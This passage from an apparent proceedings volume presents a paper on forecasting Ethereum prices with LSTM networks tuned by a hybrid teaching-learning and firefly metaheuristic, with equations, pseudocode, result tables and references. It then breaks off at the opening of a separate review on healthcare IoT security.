At the core of AI development in recent years are Artificial Neural Networks (ANN), which form the basis of Deep Learning. This kind of structure was initially created by mimicking the biological composition of mammal brains, where the basic unit is a neuron that is capable of performing a simple operation and transmitting the result via synapses to another. When there are millions of such simple factors, the result is a compound system that solves complex problems. During training, neurons can find a correlation with their neighboring neurons, which makes them successful in solving problems with non-linear systems. Depending on the problem we want to solve, there are different types of ANNs such as shallow, deep, convolutional, and recurrent neural networks all suitable for addressing different kinds of issues [17, 32].

Standard ANNs can only produce a result based on the current input, without considering what values were previously on the input, making them unusable for time-series problems. Standard ANNs can only produce a result based on the current input, without considering what values were previously on the input, making them unusable for time-series problems. The traditional RNN is used because it can remember recent previous inputs, but a variant of these networks that can also remember input data in the long term, that is, LSTM, was selected. LSTM has memory capability due to having memory cells within hidden layers, each of which is made up of three gates namely forget gates, input gates, and output gates. Gates are the mechanism cells use to determine which processing data to keep and which to release.

The data that enters the LSTM network first passes through the forget gate, and the gate determines whether this data will be abandoned for the current cell. The description of the forget gate f_t is given by the following Eq. (1).

$$f_t = \sigma(W_f x_t + U_f h_{t-1} + b_f) \tag{1}$$

f_t represents the forget gate, which can have a value in the range [0, 1], because the function is described by the sigmoid function σ. W_f and U_f are variable weight matrices and b_f is the bias, while x_t is input and h_{t-1} represents history value.

The next step, input gate, is given with Eqs. (2) and (3). In the first (2), i_t is the output of the sigmoid function, it defines which data will be remembered in a memory cell.

$$i_t = \sigma(W_i X_t + U_i h_{t-1} + b_i) \tag{2}$$

as mentioned before, W_i, U_i, and b_i are parameters to be optimized.

To get a complete result of the input gate, it is necessary to determine potential update vectors $\tilde{C_t}$, this vector can be described with Eq. (3). The vector is in the range $(-1, 1)$ given that it is described by the $tanh$ function.

$$\tilde{C_t} = \tan\, h(W_c x_t + U_c h_{t-1} + b_c) \tag{3}$$

The final state of the output gate has to be calculated with help of potential vector values and cells which will be updated, as shown in Eq. (4).

$$C_t = F_t \odot C_{t-1} + i_t \odot \tilde{C_t} \tag{4}$$

C_{t-1} are values that have to be forgotten or deleted from memory. New data to be saved to memory are defined as $f_t \odot \tilde{C_t}$, while the new information that will be posted in the cell is $i_t \odot \tilde{C_t}$. The last gate, the output gate, which specifies the actual value of hidden layers is defined with Eq. (5). The gate o_t is a sigma function whose result is used in a product with $tanh$ of the previous two gates' results, as it is shown in Eq. (6).

$$o_t = \sigma(W_o x_t + U_o h_{t-1} + b_o) \tag{5}$$

$$h_t = o_t \odot \tan\ h(C_t) \tag{6}$$

LSTM networks are known for their excellent performance in time-series predictions, such as stock prices [12, 14], COVID-19 cases prediction [15, 31], petroleum production [29], and many other practical problems.

2.2 Swarm Intelligence and Literature Review

Recent years have witnessed a rapid rise in AI research, primarily thanks to the improvement of ML algorithms, but also Swarm Intelligence. Swarm intelligence is a creation based on the decentralized decision-making of each unit in a larger group. Such systems are modeled on the example of large groups in nature such as a colony of bees, a school of fish, or a flock of birds. Swarm intelligence methods are particularly well suited to addressing optimization problems. The algorithms do not promise to find the optimum in the first iteration but for each subsequent iteration the probability of finding it increases.

Swarm intelligence and ML are not strictly separated fields, but algorithms from both groups can be used together as a hybrid model. Swarm intelligence metaheuristics can improve the results of ML algorithms, such as the training of neural networks [2, 3], help with feature selection [8, 21, 38], COVID-19-related tasks [10, 35, 36, 39], email spam filtering [6, 30], or help with computing optimization in cloud environment [4, 37]. Such hybrid models that can be used for forecasting can be seen in the [5, 18], used for stock and oil prices. Furthermore, a similar example dealing with energy consumption forecasting can be seen in the [23]. The mentioned models can be used to help with problems in different branches such as civil engineering [11]; on the other hand, they can also be used for various diagnostic tasks in medicine [7, 9, 19, 27].

3 Proposed Method

3.1 Teacher Learning-Based Optimization

This algorithm during the learning process consists of two primary processes, as the name suggests, teaching and learning. For each generation G, we have a certain size of its population N_p, based on that we define the population as a vector $P_G =$

$[P_{1,G}, P_{2,G}, \ldots, P_{N_p,G}]$. The members of this vector are $X_{i,G}$ for which i denotes the i-th agent in the population for the selected generation G. Based on the dimensionality D of each vector $X_{i,G}$ units are described as $X_{i,G} = \left[x_{1,i,G}, x_{2,i,G}, \ldots, x_{D,i,G}\right]^T$.

In the first part of the training, the teaching process, for the current generation G, the best-trained individual is chosen as the teacher. Following the rules of this phase, the teacher is the model by which all other members of this generation are trained. The teacher vector generation is defined by Eq. (7).

$$V_{i,G} = X_{i,G} + r_i \left(X_{t,G} - T_F M_G\right) \tag{7}$$

$V_{i,G}$ is teacher vector defined as $V_{i,G} = \left[v_{1,i,G}, v_{2,i,G}, \ldots, v_{D,i,G}\right]^T$, where $i = 1, 2, \ldots, N_p$. The mean vector of the agent population is marked with M_G, T_F is learning weight while r_i is an arbitrarily generated value from the (0, 1) range. At the end of the teaching process generation, G is incremented, and new members $X_{i,G+1}$ are created for population P_{G+1}. If $f(\cdot)$ is a suitability function, then suitability for teacher vector values is evaluated with $f(V_{i,G})$ and for members $f(X_{i,G})$, finally, values for a member of new generation $G + 1$ can be updated with Eq. (8).

$$X_{i,G+1} = \begin{cases} X_{i,G}, & \text{if } f(X_{i,G}) \leq f(V_{i,G}), \\ V_{i,G}, & \text{otherwise} \end{cases} \tag{8}$$

After finishing the first process and incrementing the generation, the second phase of this algorithm begins, the learning stage. During this process, all members of the population for the current generation learn from each other according to defined rules. For each ith population the learner vector can be defined as following $U_{i,G} = \left[u_{1,i,G}, u_{2,i,G}, \ldots, u_{D,i,G}\right]^T$, and this vector we get by Eq. (9). $X_{m,G}$ and $X_{n,G}$ represent two different arbitrarily selected members from the agent population. The r_m stands for random value in range [0, 1]. After the teaching process, a new generation was created $G + 1$ which population P_{G+1} consists of new members $X_{i,G+1}$. Members of the generation $G + 1$ are updated by Eq. (10). The same previously mentioned evaluation function is used for both vectors $X_{i,G}$ and $U_{i,G}$.

$$U_{i,G} = \begin{cases} X_{m,G} + r_m \left(X_{m,G} - X_{n,G}\right), & \text{if } f(X_{m,G}) \leq f(X_{n,G}), \\ X_{m,G} + r_m \left(X_{m,G} + X_{n,G}\right), & \text{otherwise} \end{cases} \tag{9}$$

$$X_{i,G+1} = \begin{cases} X_{i,G}, & \text{if } f(X_{i,G}) \leq f(U_{i,G}), \\ U_{i,G}, & \text{otherwise} \end{cases} \tag{10}$$

3.2 Improved TLBO Algorithm

Despite the generally good performance shown by the original TLB [28] algorithm, extensive testing using CEC benchmark functions suggests that in certain executions this metaheuristic has a tendency to focus on less than promising sections of the search space. This behavior suggests that further improvements are possible. Due to the slightly reduced exploration power of the original algorithm, in certain executions, the algorithm may focus on sub-optimal search space region which in turn results in a reduction in overall performance.

A popular approach for overcoming algorithm shortcomings is algorithm hybridization. By introducing parts of mechanisms utilized by other powerful algorithms, an improved hybrid algorithm is created. This new algorithm may outperform the base algorithms, with a slight increase in complexity.

In this work, the search mechanisms of the firefly algorithm (FA) [34] are used to supplement the exploration power of the TLB algorithm. The FA is well known for its simplicity and particularly powerful exploration mechanisms based on the simulated courting rituals of fireflies. Guided by a few simple rules, the agents of the population are all mutually attracted. The attraction is based on the individual light intensity, and in turn, determined based on an objective function. The appeal of an agent varies on the light intensity perceived by other agents and can be defined according to Eq. (11):

$$\beta = \beta_0 e^{-\gamma r^2} \tag{11}$$

in which r represents the Cartesian distance between agents, attraction when $r = 0$ is represented by β_0, and γ is the light absorption coefficient of the media.

The moment of agent i attracted by a brighter agent j can be determined according to Eq. (12):

$$x_i^{t+1} = x_i^t + \beta_0 e^{-\gamma r_{ij}^2}(x_j^t - x_i^t) + \alpha_t \epsilon_i^t \tag{12}$$

in which the second term defines attractiveness, the randomization parameter being α_t, and ϵ_i^r is a random value taken to form a Gaussian or uniform distribution at time t.

To allow for both algorithms to contribute to the optimization process, a $trial$ parameter is assigned to each potential solution in a population, along with a $threshold$ parameter. Should a given solution not improve in an iteration, its assigned $trial$ parameter is incremented. Once the solutions assigned $trial$ parameter reaches the threshold, a firefly search is executed in hopes of improving. However, should a solution still not improve after utilizing firefly search and the $trail$ parameter reaches $2 * threshold$ the solution is removed from the population and is replaced by an agent that is located on the opposing side of the search area.

With this in mind, the pseudocode that demonstrated the proposed approach is shown in Algorithm 1.

Algorithm 1 The improved TLBO Algorithm

```
Initialize agent population $\mathbf{P_0}$;
Assign $trial$ parameters to every agent in population $\mathbf{P_0}$;
Set $G = 0$, $Fes = 0$;
Set firefly algorithm control parameters $\beta_0, \alpha, \gamma$
Set parameter $threshold$ value
while $G < G_{Max} \parallel Fes < Fes_{Max}$ do
  for $(i = 1; i \leq N_p; i++)$ do
    Select $X_{t,G}$;
    Calculate $M_G$;
    $V_{i,G} = X_{i,G} + r_i \left(X_{t,G} - T_F M_G\right)$;
    Check bounds;
    $X_{i,G} = \begin{cases} X_{i,G}, & \text{if } f(X_{i,G} \leq V_{i,G}), \\ V_{i,G}, & \text{otherwise} \end{cases}$
  end for
  $G++$, $Fes = Fes + N_p$;
  for $(i = 1; i \leq N_p; i++)$ do
    Select randomly $X_{m,G}$, $X_{n,G}$ where $m \neq n$;
    $U_{i,G} = \begin{cases} X_{m,G} + r_m \left(X_{m,G} - X_{n,G}\right), & \text{if } f(X_{m,G}) \leq f(X_{n,G}), \\ X_{m,G} + r_m \left(X_{m,G} + X_{n,G}\right), & \text{otherwise} \end{cases}$
    Check bounds;
    $X_{i,G+1} = \begin{cases} X_{i,G}, & \text{if } f(X_{i,G}) \leq f(U_{i,G}), \\ U_{i,G}, & \text{otherwise} \end{cases}$
  end for
  for $(i = 1; i \leq N_p; i++)$ do
    Evaluate agent $X_i$ for improvements
    if (Agent $X_i$ did not improve) then
      Increment $trail$ parameter of agent $X_i$
    end if
  end for
  for $(i = 1; i \leq N_p; i++)$ do
    if (Agent $X_i$ $trial > (2 * threshold)$) then
      Remove agent $X_i$ from population $\mathbf{P_0}$;
      Create new agent on the opposing side of the search area with respect to agent $X_i$
    end if
    if (Agent $X_i$ $trial > threshold$) then
      Perform firefly search according to Eq. (12)
    end if
  end for
end while
```

4 Experimental Findings and Results

To evaluate the capabilities of the proposed method, real-world data was employed. The dataset has been acquired from an online financial markets service Investing.com and covers Ethereum's daily average, opening, closing, high, and low prices in United States dollars (USD), as well as daily traded volume from 01.01.2019 to 11.04.2019. This research cast univariate time-series predictions based on closing prices. Furthermore, the initial 70% of the available data has been used to train the model, the following 10% to validate the model, while the final 20% for testing and evaluation of the model's capabilities. A visualization of the dataset is shown in Fig. 1 with parts used for training validation and testing emphasized in different colors.

To emphasize the improvements made, the proposed model has been subjected to a comparative analysis against several contemporary metaheuristics applied to the same task of optimizing LSTM network hyperparameters. The tested metrics




Fig. 1 Ethereum closing trading prices dataset

include the novel TLB-FS methods, the original TLB [28] algorithm, as the well-known artificial bee colony [20] (ABC), firefly [34] (FA), sine cosine algorithm [24] (SCA), and salp swarm algorithm [25] (SSA). All tested metaheuristics have been independently implemented for this research using control parameters suggested in the papers that originally introduced them.

All tested metaheuristics were tasked with selecting optimal hyperparameters for a LSTM network within a set of empirically determined constraints. The LSTM network models have been implemented in Python using the Keras and TensorFlow 2.0 modules. The parameters optimized with their respective constraints include the layer neuron number [20, 300], rate of learning $[0.0001, 0.01]$, number of training epochs [100, 300], and dropout $[0.001, 0.01]$, with recurrent dropout having a fixed value of 0.01. Furthermore, an early stopping criterion has been implemented. Should results not improve for $\frac{epochs}{3}$ iterations training is stopped to help prevent overfitting. Every LSTM network used six lags and cast predictions three steps ahead using three output neurons. The metaheuristics were assigned a population size of four and the optimizations have been carried out in five iterations, though eight independent runs to account for the randomness inherent to this category of algorithms. Furthermore, the metaheuristic-optimized LSTM network approaches have been given a LSTM suffix to improve the clarity of the shown results. The flowchart of the proposed approach is given in Fig. 2.

The results attained by every tested metaheuristic-optimized LSTM network have been evaluated by mean squared error (MSE), root mean squared error (RMSE), mean absolute error (MAE), and the coefficient of determination (R2) metrics shown, respectively, in Eqs. (13)–(16).



Training Data
70% of original data
Original Dataset
20% of original data
Train 4 LSTM models evolved by the TLBO algorithm
10% of original data
Perform search by using standard TLB
Validation Data
Testing data
For all solutions where **threshold <= trial < 2*threshold** set FA search flag
Determine fitness of all models and determine best performing model
Best performing model
Evaluate performance of the best performing model
All solutions for which **tiral >= 2*threshold** replace with the opposite solution
Return attained results of run

Fig. 2 Flowchart of the proposed method

$$\mathrm{MSE} = \frac{1}{N}\sum_{i=1}^{N}\left(\hat{y}_i - y_i\right)^2 \tag{13}$$

$$\mathrm{RMSE} = \sqrt{\frac{1}{N}\sum_{i=1}^{N}\left(\hat{y}_i - y_i\right)^2} \tag{14}$$

$$\mathrm{MAE} = \frac{1}{N}\sum_{i=1}^{N}\left|\hat{y}_i - y_i\right| \tag{15}$$

$$R2 \; = 1 - \frac{\sum_{i=1}^{n}\left(y_i - \hat{y}_i\right)^2}{\sum_{i=1}^{n}\left(y_i - \bar{y}\right)^2} \tag{16}$$

Evaluation outcomes for each prediction step, followed by overall scores, are shown in Table 1. According to the scores attained, the novel proposed LSTM-TLB-FS approach outperformed all other competing metaheuristics in one- and two-step predictions, while the LSTM-FA algorithm attained the best results for three steps ahead predictions. This is in accordance with the no free lunch theorem, which states that no one approach is best suited for all problems. However, the novel proposed metaheuristics attained the best results in overall scores demonstrating the improvements made through hybridization.

Table 1 The evaluation outcomes for each prediction step

	Error indicator	LSTM-TLB-FS	LSTM-TLB	LSTM-ABC	LSTM-FA	LSTM-SCA	LSTM-SSA
One-step ahead	R2	**0.986072**	0.982457	0.983088	0.982666	0.982171	0.980510
	MAE	**0.013881**	0.015019	0.016005	0.015135	0.015941	0.016899
	MSE	**0.000334**	0.000411	0.000421	0.000412	0.000400	0.000493
	RMSE	**0.018277**	0.020284	0.020508	0.020303	0.019994	0.022201
Two-step ahead	R2	**0.985926**	0.980896	0.982654	0.982311	0.982633	0.982317
	MAE	**0.014035**	0.015756	0.016005	0.015273	0.015785	0.015995
	MSE	**0.000332**	0.000451	0.000408	0.000420	0.000402	0.000445
	RMSE	**0.018209**	0.021240	0.020201	0.020489	0.020040	0.021100
Three-step ahead	R2	0.983321	0.982868	0.982406	**0.985196**	0.982177	0.980104
	MAE	0.015256	0.015544	0.015903	**0.014178**	0.016103	0.016592
	MSE	0.000413	0.000428	0.000420	**0.000356**	0.000415	0.000476
	RMSE	0.020329	0.020689	0.020484	**0.018864**	0.020371	0.021811
Overall results	R2	**0.985083**	0.982091	0.982724	0.983400	0.982328	0.980994
	MAE	**0.014391**	0.015439	0.015880	0.014862	0.015943	0.016495
	MSE	**0.000360**	0.000430	0.000416	0.000396	0.000405	0.000471
	RMSE	**0.018964**	0.020741	0.020398	0.019899	0.020136	0.021709

* Best metrics are marked with bold style

Table 2 Objective function metrics evaluation results

Method	Best	Worst	Mean	Median	Std	Var
LSTM-TLB-FS	**3.60E−04**	**3.73E−04**	**3.63E−04**	**3.60E−04**	5.66E−06	3.21E−11
LSTM-TLB	4.30E−04	8.59E−04	5.55E−04	4.65E−04	1.76E−04	3.10E−08
LSTM-ABC	4.16E−04	4.59E−04	4.37E−04	4.37E−04	2.14E−05	4.56E−10
LSTM-FA	3.96E−04	4.29E−04	4.04E−04	3.96E−04	1.45E−05	2.11E−10
LSTM-SCA	4.05E−04	4.18E−04	4.15E−04	4.18E−04	**5.61E−06**	**3.15E−11**
LSTM-SSA	4.71E−04	5.79E−04	5.08E−04	4.91E−04	4.33E−05	1.88E−09

* Best metrics are marked with bold style

Overall objective function metrics evaluations for overall models are presented in Table 2, where once again the novel proposed metaheuristic outperformed tested contemporary algorithms in the best, worst, mean, and median evaluations.

Graphical visualization of the results is shown in Fig. 3 that visually demonstrates convergence rates of the objective function as well as R2. Furthermore, box and violin plots for the objective function and R2 are likewise shown in the same figure.




Fig. 3 Comparative analysis visualization of LSTM experiments

With all this in mind, the proposed methods prove that it is a promising contender when considering approaches for making cryptocurrency price forecasts. Finally, the predictions for one, two, and three steps ahead made by the best-performing model based on the available data are shown in Fig. 4.

5 Conclusion

The presented in this research paper presents a proposal for a novel approach for predicting price changes and mitigating the inherent price volatility of Ethereum in the upcoming cryptocurrency market. The proposal is based on time-series predictions made using LSTM artificial neural networks. Furthermore, to ensure the best possible performance, the counteracted model hyperparameters are turn tuned by a novel proposed TLB-FA swarm intelligence algorithm that improves upon the admirable performance of the algorithms and it is based on introducing a method for boosting exploratory power, relying on the search mechanism of the original FA. The capabilities of the proposed method have been validated using real-world trading data. The novel approach has been assessed in comparison to other contemporary metaheuristics and attained admirable results outperforming tested approaches when making




Fig. 4 Predictions made by the best-performing LSTM-TLB-FA approach

one- and two-step ahead predictions only being slightly outdone by the original FA when casting predictions three steps ahead recriminating the no-free lunch theorem. Nevertheless, the novel proposed approach outperformed all tested algorithms in overall scores, by achieving the overall R2 value of 0.985083, MAE of 0.014391, and RMSE of 0.018964. The results indicate that the proposed approach shows a great deal of potential to be applied to price forecasting.

Future work will focus on finding novel applications of the proposed approach, further improving accuracy, as well as further refining metaheuristics approaches and their applications to demanding real-world and everyday challenges.

References

1. Andi HK (2021) An accurate bitcoin price prediction using logistic regression with lSTM machine learning model. J Soft Comput Paradigm 3(3):205–217
2. Bacanin N, Bezdan T, Zivkovic M, Chhabra A (2022) Weight optimization in artificial neural network training by improved monarch butterfly algorithm. In: Mobile computing and sustainable informatics. Springer, pp 397–409
3. Bacanin N, Vukobrat N, Zivkovic M, Bezdan T, Strumberger I (2021) Improved Harris Hawks optimization adapted for artificial neural network training. In: International conference on intelligent and fuzzy systems. Springer, pp 281–289
4. Bacanin N, Zivkovic M, Bezdan T, Venkatachalam K, Abouhawwash M (2022) Modified firefly algorithm for workflow scheduling in cloud-edge environment. Neural Comput Appl 34(11):9043–9068
5. Bacanin N, Zivkovic M, Jovanovic L, Ivanovic M, Rashid TA (2022) Training a multilayer perception for modeling stock price index predictions using modified whale optimization algorithm. In: Computational vision and bio-inspired computing. Springer, pp 415–430

6. Bacanin N, Zivkovic M, Stoean C, Antonijevic M, Janicijevic S, Sarac M, Strumberger I (2022) Application of natural language processing and machine learning boosted with swarm intelligence for spam email filtering. Mathematics 10(22):4173
7. Bezdan T, Milosevic S, Venkatachalam K, Zivkovic M, Bacanin N, Strumberger I (2021) Optimizing convolutional neural network by hybridized elephant herding optimization algorithm for magnetic resonance image classification of glioma brain tumor grade. In: 2021 zooming innovation in consumer technologies conference (ZINC). IEEE, pp 171–176
8. Bezdan T, Zivkovic M, Bacanin N, Chhabra A, Suresh M (2022) Feature selection by hybrid brain storm optimization algorithm for covid-19 classification. J Comput Biol
9. Bezdan T, Zivkovic M, Tuba E, Strumberger I, Bacanin N, Tuba M (2020) Glioma brain tumor grade classification from mri using convolutional neural networks designed by modified fa. In: International conference on intelligent and fuzzy systems. Springer, pp 955–963
10. Budimirovic N, Prabhu E, Antonijevic M, Zivkovic M, Bacanin N, Strumberger I, Venkatachalam K (2022) Covid-19 severity prediction using enhanced whale with salp swarm feature classification. Comput Mater Continua 1685–1698
11. Bui DT, Hoang ND, Nhu VH (2018) A swarm intelligence-based machine learning approach for predicting soil shear strength for road construction: a case study at Trung Luong national expressway project (Vietnam). Eng Comput 35(3):955–965. https://doi.org/10.1007/s00366-018-0643-1
12. Bukhari AH, Raja MAZ, Sulaiman M, Islam S, Shoaib M, Kumam P (2020) Fractional neuro-sequential Arfima-lSTM for financial market forecasting. IEEE Access 8:71326–71338
13. Buterin V et al (2014) A next-generation smart contract and decentralized application platform. White Paper 3(37):2–1
14. Chen K, Zhou Y, Dai F (2015) A lSTM-based method for stock returns prediction: a case study of china stock market. In: 2015 IEEE international conference on big data (big data). IEEE, pp 2823–2824
15. Chimmula VKR, Zhang L (2020) Time series forecasting of covid-19 transmission in Canada using lSTM networks. Chaos, Solitons Fractals 135:109864
16. Ferdiansyah F, Othman SH, Radzi RZRM, Stiawan D, Sazaki Y, Ependi U (2019) A lSTM-method for bitcoin price prediction: a case study yahoo finance stock market. In: 2019 international conference on electrical engineering and computer science (ICECOS). IEEE, pp 206–210
17. Gers FA, Schmidhuber J, Cummins F (2000) Learning to forget: continual prediction with lSTM. Neural Comput 12(10):2451–2471
18. Jovanovic L, Jovanovic D, Bacanin N, Jovancai Stakic A, Antonijevic M, Magd H, Thirumalaisamy R, Zivkovic M (2022) Multi-step crude oil price prediction based on lSTM approach tuned by Salp swarm algorithm with disputation operator. Sustainability 14(21):14616
19. Jovanovic L, Zivkovic M, Antonijevic M, Jovanovic D, Ivanovic M, Jassim HS (2022) An emperor penguin optimizer application for medical diagnostics. In: 2022 IEEE zooming innovation in consumer technologies conference (ZINC). IEEE, pp 191–196
20. Karaboga D (2010) Artificial bee colony algorithm. Scholarpedia 5(3):6915
21. Latha R, Saravana Balaji B, Bacanin N, Strumberger I, Zivkovic M, Kabiljo M (2022) Feature selection using grey wolf optimization with random differential grouping. Comput Syst Sci Eng 43(1):317–332
22. Livieris IE, Kiriakidou N, Stavroyiannis S, Pintelas P (2021) An advanced CNN-lSTM model for cryptocurrency forecasting. Electronics 10(3):287
23. Mat Daut MA, Hassan MY, Abdullah H, Rahman HA, Abdullah MP, Hussin F (2017) Building electrical energy consumption forecasting analysis using conventional and artificial intelligence methods: A review. Renew Sustain Energy Rev 70:1108–1118
24. Mirjalili S (2016) SCA: a sine cosine algorithm for solving optimization problems. Knowl-Based Syst 96:120–133
25. Mirjalili S, Gandomi AH, Mirjalili SZ, Saremi S, Faris H, Mirjalili SM (2017) Salp swarm algorithm: a bio-inspired optimizer for engineering design problems. Adv Eng Softw 114:163–191

26. Nakamoto S (2008) Bitcoin: a peer-to-peer electronic cash system. Decentralized Bus Rev 21260
27. Prakash S, Kumar MV, Ram SR, Zivkovic M, Bacanin N, Antonijevic M (2022) Hybrid GLFIL enhancement and encoder animal migration classification for breast cancer detection. Comput Syst Sci Eng 41(2):735–749
28. Rao RV, Savsani VJ, Vakharia D (2011) Teaching-learning-based optimization: a novel method for constrained mechanical design optimization problems. Comput-Aided Des 43(3):303–315
29. Sagheer A, Kotb M (2019) Time series forecasting of petroleum production using deep lSTM recurrent networks. Neurocomputing 323:203–213
30. Salb M, Jovanovic L, Zivkovic M, Tuba E, Elsadai A, Bacanin N (2023) Training logistic regression model by enhanced moth flame optimizer for spam email classification. In: Computer networks and inventive communication technologies. Springer, pp 753–768
31. Shahid F, Zameer A, Muneeb M (2020) Predictions for covid-19 with deep learning models of lSTM, GRU and Bi-lSTM. Chaos, Solitons Fractals 140:110212
32. Sherstinsky A (2020) Fundamentals of recurrent neural network (RNN) and long short-term memory (ISTM) network. Physica D: Nonlinear Phenomena 404:132306
33. Wu CH, Lu CC, Ma YF, Lu RS (2018) A new forecasting framework for bitcoin price with lSTM. In: 2018 IEEE international conference on data mining workshops (ICDMW). IEEE, pp 168–175
34. Yang XS, Slowik A (2020) Firefly algorithm. In: Swarm intelligence algorithms. CRC Press, pp 163–174
35. Zivkovic M, Bacanin N, Antonijevic M, Nikolic B, Kvascev G, Marjanovic M, Savanovic N (2022) Hybrid CNN and Xgboost model tuned by modified arithmetic optimization algorithm for covid-19 early diagnostics from x-ray images. Electronics 11(22):3798
36. Zivkovic M, Bacanin N, Venkatachalam K, Nayyar A, Djordjevic A, Strumberger I, Al-Turjman F (2021) Covid-19 cases prediction by using hybrid machine learning and beetle antennae search approach. Sustain Cities Soc 66:102669
37. Zivkovic M, Bezdan T, Strumberger I, Bacanin N, Venkatachalam K (2021) Improved Harris Hawks optimization algorithm for workflow scheduling challenge in cloud–edge environment. In: Computer networks, big data and IoT. Springer, pp 87–102
38. Zivkovic M, Jovanovic L, Ivanovic M, Krdzic A, Bacanin N, Strumberger I (2022) Feature selection using modified sine cosine algorithm with covid-19 dataset. In: Evolutionary computing and mobile sustainable networks. Springer, pp 15–31
39. Zivkovic M, Stoean C, Petrovic A, Bacanin N, Strumberger I, Zivkovic T (2021) A novel method for covid-19 pandemic information fake news detection based on the arithmetic optimization algorithm. In: 2021 23rd international symposium on symbolic and numeric algorithms for scientific computing (SYNASC). IEEE, pp 259–266

A Sophisticated Review on Open Verifiable Health Care System in Cloud

Mandava Varshini, Kolla Akshaya, Katakam Krishna Premika, and A. Vijaya Kumar

Abstract A patient-centric strategy has quickly replaced the old hospital/specialist-centric model in healthcare during the past few decades, particularly in the healthcare system. The development of new technologies has accelerated this shift. With respect to the effectiveness of electronic equipment as well as dependability and reliability, the Internet of Medical Things (IoMT) plays a crucial role in the healthcare system's development. The privacy and security of IoMT are of the greatest priority and are essential in protecting the patient's life because IoMT is primarily used to collect highly sensitive personal health information. If not protected, this information could have a negative impact on the patient's health and, in the worst-case situation, even causes death. Inspired by this important necessity, numerous researchers have consistently achieved notable advancements to address the privacy and security challenges in IoMT alongside the development of IoMT technology. However, there are a lot of potential possibilities for further research. It requires a thorough review of all current privacy and security approaches in the IoMT space. In 